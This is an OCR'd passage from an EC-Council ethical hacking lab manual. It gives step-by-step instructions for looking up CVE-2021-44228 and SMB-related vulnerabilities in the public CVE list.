


6. Click on **Search CVE List** at the top of the browser window under **Search CVE List** section, type the vulnerability name (here, **CVE-2021-44228**) in the search bar, and click **Submit**



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


7. **Search Results** page appears, displaying the records that match the search, click on **CVE-2021-44228** link to view the details of the vulnerability.



8. **CVE-2021-44228** page appears displaying the information regarding the searched vulnerability.


   Note: We will exploit this vulnerability in Module 14 Hacking Web Applications to gain access to the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



9. Similarly, in the **Search CVE List** section, you can search for a service-related vulnerability by typing the service name (here, **SMB**) and click **Submit**.


   Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. **Search Results** page appears, displaying a list of vulnerabilities in the target service (**SMB**) along with their description, as shown in the screenshot.

